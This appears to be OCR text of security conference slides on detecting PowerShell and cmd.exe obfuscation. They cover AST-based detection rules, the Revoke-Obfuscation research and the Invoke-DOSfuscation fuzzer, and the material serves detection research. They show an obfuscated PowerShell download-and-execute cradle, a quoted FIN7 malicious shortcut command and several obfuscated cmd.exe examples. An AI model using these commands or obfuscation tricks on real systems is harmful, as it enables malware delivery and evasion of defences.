
#PowerShell Obfuscation – AST for Detection

- How can we use the AST (Abstract Syntax Tree)?
  - Invoke-Rick**AST**ley

https://postmediavancouversun2.files.wordpress.com/2016/10/giphy.gif

#PowerShell Obfuscation – AST for Detection

- How can we use the AST
  - Extracting features for data science stuff
  - Built corpus of PS scripts
  - Labeled portion of scripts as Obfuscated vs Clean
  - Applied data science techniques to determine which features are most important



#PowerShell Obfuscation – AST for Detection

- `PS> Invoke-Expression (New-Object Net.WebClient).``"``D``o``wn``l``oa``d``Str``in``g"('ht'+'tp:\/bit.ly/L3g1t')`


DEMO 3

Select Windows PowerShell

```
PS C:\> [char[]]'"`D`o`wn`l`oa`d`Str`in`g"' | % {
            if ($_ -match '[a-z0-9]') {"alphanum"}
            else {"special"}
        } | Group-Object | Sort-Object Count | Select-Object Count,Name

Count Name
----- ----
   11 special
   14 alphanum
```

#PowerShell Obfuscation – AST for Detection

- Revoke-Obfuscation
  - White paper:
    - https://www.fireeye.com/blog/threat-research/2017/07/revoke-obfuscation-powershell.html
  - Presentation videos:
    - https://www.youtube.com/watch?v=x97ejtv56xw
  - Source code:
    - https://github.com/danielbohannon/Revoke-Obfuscation



Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science

Daniel Bohannon @danielhbohannon | Lee Holmes @Lee_Holmes

Revoke-Obfuscation is the result of industry research collaboration between Daniel Bohannon - Senior Applied Security Researcher at Mandiant/FireEye, and Lee Holmes – Lead Security Architect of Azure Management at Microsoft.

Background

By far the most prevalent delivery and execution vehicle for malware in the industry today is basic malicious executables and malicious documents. While not represented accurately by its popularity in the news, a small portion of the current malware ecosystem leverages PowerShell as part of its attack chain. Of malware that uses PowerShell, the most prevalent use is the garden-variety stager: an executable or document macro that launches PowerShell to download another executable and run it.

Despite its relative statistical rarity, development of malicious and offense-focused PowerShell techniques has been a rich field of innovation. Commercial products have started to react to these techniques in several ways. Because they are often delivered as script files, Antivirus vendors have long had the ability to write signatures that block malicious PowerShell scripts. With the release of Windows 10, some vendors have additionally begun to implement support for Windows' Antimalware Scan Interface. This interface gives Antivirus vendors the ability to implement deep content scanning, providing visibility as each stage of malware fetches and dynamically executes new instructions from a remote network location.

In addition to antivirus signatures, many SIEM vendors have started to implement alerting based on command-line parameters that are frequently used in malicious contexts. Palo Alto provides an excellent survey of commonly-used malicious PowerShell command-line arguments in their post, Pulling Back the Curtains on EncodedCommand PowerShell Attacks.


As with any ecosystem, parts of the malicious and offense-focused community have started to adapt their tooling to avoid signature-based detections. Part of this response has come through an increased use of content obfuscation – a technique long employed at both the binary and content level by traditional malware authors.

In the Wild: FIN8

One example of threat actors using obfuscation techniques in the wild is FIN8, a financially-motivated targeted attacker. They use a handful of techniques to avoid traditional static detection.

#PowerShell Obfuscation – AST for **Evading** Detection

- How can we use the AST (Abstract Syntax Tree)?
  - **PSAmsi** (@cobbr_io)
  - Uses AST to minimally obfuscate PowerShell scripts to evade specific A/V signatures
  - https://github.com/cobbr/PSAmsi



#PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.
  - **Measure-TickUsageInMember**

```
# Finds MemberExpressionAst nodes that contain one or more back ticks.
[ScriptBlock] $predicate = {
    param ([System.Management.Automation.Language.Ast] $Ast)

    $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
    if ($targetAst)
    {
        if ($targetAst.Member.Extent.Text -cmatch '`')
        {
            return $true
        }
    }
}
```

#PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.
  - **Measure-NonAlphanumericUsageInMember**

```
# Finds MemberExpressionAst nodes that contain non-alphanumeric characters.
[ScriptBlock] $predicate = {
    param ([System.Management.Automation.Language.Ast] $Ast)

    $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
    if ($targetAst)
    {
        if ($targetAst.Member.Extent.Text.Trim('"''()').TrimStart('$#') -cmatch '[^a-zA-Z0-9\.\s\-_\[\]]')
        {
            return $true
        }
    }
}
```

#PowerShell Obfuscation – PSScriptAnalyzer for Detection

- **PSScriptAnalyzer_Obfuscation_Detection_Rules.psm1**
  - Measure-TickUsageInCommand
  - Measure-TickUsageInArgument
  - Measure-TickUsageInMember
  - Measure-NonAlphanumericUsageInMember
  - Measure-NonAlphanumericUsageInVariable
  - Measure-LongMemberValue
- **Measure-SAObfuscation.psm1**
  - Wrapper module for displaying aggregated ScriptAnalyzer hits

  DEMO 4

$ag = New-Object System.**Agenda**

- Motivation
- Case Study #1: PowerShell Obfuscation
- **Case Study #2: Cmd.exe Obfuscation**
- Case Study #3: Framework Fuzzing
- Key Takeaways

$caseStudyArr[1] | Format-Table

- Case Study 2: Cmd.exe Obfuscation
  - **Define the problem**
    - Cmd.exe argument & batch script obfuscation can evade rigid detections
  - **Assess our tools**
    - Pester (Unit Testing)
    - Custom fuzzer
  - **Develop detections**

https://www.notsosecure.com/wp-content/uploads/2016/03/powershell.png

$DOSfuscation = "Cmd.exe Obfuscation"

- **Define the problem**
  - Cmd.exe argument obfuscation can evade rigid detections
  - Attackers are already doing this
    - FIN7 (Carbanak)
    - FIN8
    - APT32 (OceanLotus)
  - Enumerate the problem space to more intelligently create detections

FireEye

Obfuscation in the Wild: Targeted Attackers Lead the Way in Evasion Techniques

June 30, 2017 | by Daniel Bohannon, Nick Carr | Threat Research

Throughout 2017 we have observed a marked increase in the use of command line evasion and obfuscation by a range of targeted attackers. Cyber espionage groups and financial threat actors continue to adopt the latest cutting-edge application whitelisting bypass techniques and introduce innovative obfuscation into their phishing lures. These techniques often bypass static and dynamic analysis methods and highlight why signature-based detection alone will always be at least one step behind creative attackers.

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- ITW example that inspired this research
  - FIN7 obfuscated .LNK file
  - JavaScript obfuscation
    - `[String.fromCharCode(101)+'va'+'l']`
  - Cmd.exe argument obfuscation

https://i.imgur.com/tZpnpiI.gif

```
50. [String Data]
51. Relative path (UNICODE):                    ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                    c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set **x**=wscript /e:jscript … echo %**x**%|cmd

Process-level env var

Process-level env var

```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set **x**=wscript /e:jscript … echo %**x**%|cmd

Garbage delimiters

```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }


- cmd.exe /c set **x**=wsc**@**ript /e:jscript … echo %**x**%|cmd

Garbage delimiters

```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript … echo %x%|cmd




```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript … echo %x%|cmd

Garbage delimiters

Delimiter removal

```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set **x**=wsc**@**ript /e:js**@**cript … echo %**x** %|cmd

Garbage delimiters

Delimiter removal

```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript … echo %x:@=%|cmd


```
50. [String Data]
51. Relative path (UNICODE):                ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                    /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                c:\Users\andy\Desktop\2013-Word.ico
```

Get-DOSfuscation | ? { $_.Author -eq 'FIN7' }


- 

... echo %x:@=%|cmd

Delimiter removal

https://media.giphy.com/media/l4Jz3a8jO92crUlWM/giphy.gif

while (1) { Invoke-Research }



9 months research

←

White paper

Invoke-DOSfuscation

→

```
Tool    :: Invoke-DOSfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-DOSfuscation
Version :: 1.0
License :: Apache License, Version 2.0
Notes   :: if (-not $caffeinated) { exit }

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool            TUTORIAL
[*]  Show this Help Menu                         HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate       SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally           EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard         COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk         OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand UNDO
[*]  Go Back to previous obfuscation menu        BACK,CD ..
[*]  Quit Invoke-DOSfuscation                    QUIT,EXIT
[*]  return to Home Menu                         HOME,MAIN

Choose one of the below options:

[*] BINARY      Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING    Environment variable encoding
[*] PAYLOAD     Obfuscated payload via DOSfuscation

Invoke-DOSfuscation> _
```

get-help Invoke-DOSfuscation -examples

- cmd.exe /c "echo Invoke-DOSfuscation"

get-help Invoke-DOSfuscation -examples

- cmd.exe /c "set O=fuscation&set B=oke-DOS&&set D=echo Inv&&call %D%%B%%O%"

get-help Invoke-DOSfuscation -examples

- cm%windir:~ -4, -3%.e^Xe,;^,/^C",,,S^Et ^
  ^o^=fus^cat^ion&,,,^se^T ^ ^ ^B^=o^ke-D^OS&&,,,s^Et^ ^
  d^=ec^ho I^nv&&,,,C^Al^l,,,^%^D%^%B%^%o^%"

get-help Invoke-DOSfuscation -examples

- FOR /F "delims=il tokens=+4" %Z IN ('assoc .cdxml') DO %Z ,;^,/^C",,,S^Et ^ ^o^=fus^cat^ion&,,,^se^T ^ ^ ^B^=o^ke-D^OS&&,,,s^Et^ ^ d^=ec^ho I^nv&&,,,C^Al^l,,,^%^D%^%B%^%o%"

get-help Invoke-DOSfuscation -examples

- ^F^oR , , , , , ; ; /^f ; ; ; ; ; , " delims=il tokens= +4 " ; ; ; , , , , %Z ; , , , , ^In , , ; ; , , , (, ; ; ; ' , , , , , , ; ^^a^^S^^s^^oC ; , , , , ; .c^^d^^xm^^l ' ; , , , ,) , , , , ; , ^d^o , , , , , , , , %Z , ; ^ ,/^C" , ; , S^Et ^ ^o^=fus^cat^ion& , ; , ^se^T ^ ^ ^B^=o^ke-D^OS&& , ; , s^Et^ ^ d^=ec^ho I^nv&& , ; , C^Al^l , ; , ^ %^D%^%B%^%o%"


http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg_1-900x578.jpg

http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg_1-900x578.jpg

(Invoke-DOSfuscation).Goal | Should Be 'Finding Evil'

- **Invoke-DOSfuscation**
  - Custom fuzzing framework
  - Automating detection dev
- **Pester**
  - Ensuring fuzzer functionality
  - Basic detection testing
- **Invoke-DosTestHarness**
  - Custom wrapper test harness

DEMO 5



$ag = New-Object System.**Agenda**

- Motivation
- Case Study #1: PowerShell Obfuscation
